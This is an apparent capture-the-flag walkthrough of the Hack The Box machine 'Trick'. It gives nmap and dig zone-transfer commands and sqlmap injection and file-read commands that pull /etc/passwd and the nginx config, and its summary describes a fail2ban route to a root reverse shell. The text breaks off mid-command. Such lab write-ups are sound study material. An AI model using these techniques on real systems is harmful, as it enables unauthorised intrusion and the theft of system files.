

Summary
Trick is a Linux box that chains several classic misconfigurations into a clean end-to-end path. An exposed DNS server with unauthenticated zone transfers leaks an internal subdomain hosting a payroll application — which turns out to be SQL injectable. The database user has FILE privileges, so we read server configs directly and find a second virtual host. That site has a local file inclusion vulnerability protected by a path traversal filter that’s trivially bypassed. PHP-FPM is misconfigured to run as the target user, so the LFI reads sensitive files out of the home directory — including an SSH private key. On the box, a writable fail2ban action directory combined with a NOPASSWD sudo restart rule turns a single modified config line into a root shell.
Flags:
- User — DNS AXFR → SQLi file read → LFI filter bypass → SSH key recovery → shell as
michael. - Root — Writable
action.d+ NOPASSWDfail2ban restart→ modifiedactionban→ root reverse shell.
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.227.180 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.227.180PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
80/tcp open http nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
- 22 (SSH) — standard entry point if we recover credentials
- 25 (SMTP) — local Postfix, likely not externally routable but worth noting
- 53 (DNS) — this is unusual on a web box and is almost always significant — check for zone transfers immediately
- 80 (HTTP) — Nginx 1.14.2, no domain name in the banner
DNS Enumeration — Reverse Lookup and Zone Transfer
With DNS on port 53, start there before touching the web server. A reverse lookup against the target IP often recovers the domain name when it isn’t obvious from banners.
dig @10.129.227.180 -x 10.129.227.180
The domain trick.htb is confirmed. Add it to /etc/hosts, then immediately request a full zone transfer — AXFR hands over every DNS record in the zone if zone transfers aren’t restricted to authorised secondaries.
dig @10.129.227.180 axfr trick.htb
The transfer succeeds without authentication and returns the full zone — including the subdomain preprod-payroll.trick.htb. Add it to /etc/hosts.
Finding 1 — Unauthenticated DNS Zone Transfer Exposing Internal Infrastructure
Web Enumeration
The main trick.htb site is a static placeholder — nothing interactive.

The interesting target is preprod-payroll.trick.htb. Navigating there reveals an employee payroll login portal.

A quick look at the page source gives us a feel for how the login form is built — single username and password fields, POST to the same page.
Default credentials (admin:admin, admin:password) don’t work. Time to test for injection.
SQL Injection — Payroll Application
Capture a login attempt with Burp Suite and save the raw request as request.txt. Then hand it to SQLMap:

sqlmap -r request.txt --batch --level=3 --risk=2Because the CPTS isn’t about evasion, it’s ok to be a little noisier. This is why I chose to start with a higher level and risk than base. I find that the default SQLMap scan can miss injections, which might have you wasting time looking for something that isn’t there when it actually is.

The username POST parameter is injectable — boolean-based blind, error-based, and time-based blind are all confirmed. Before dumping the database, check what the database user can do:
sqlmap -r request.txt --privileges
remo@localhost has the MySQL FILE privilege. This means we can call LOAD_FILE() to read files directly from the server filesystem — far more useful than the database contents.
Finding 2 — SQL Injection in Payroll Application Login Portal with FILE Privilege Read Capability
Confirm file read capability by pulling /etc/passwd:
sqlmap -r request.txt --batch --file-read=/etc/passwd
cat /home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd
One interactive user: michael — home directory /home/michael, shell /bin/bash. Everyone else is nologin or false.
Virtual Host Discovery — Nginx Configuration
With file read available, pull the Nginx virtual host configuration:
sqlmap -r request.txt --batch --file-read=/etc/nginx/sites-enabled/default
cat 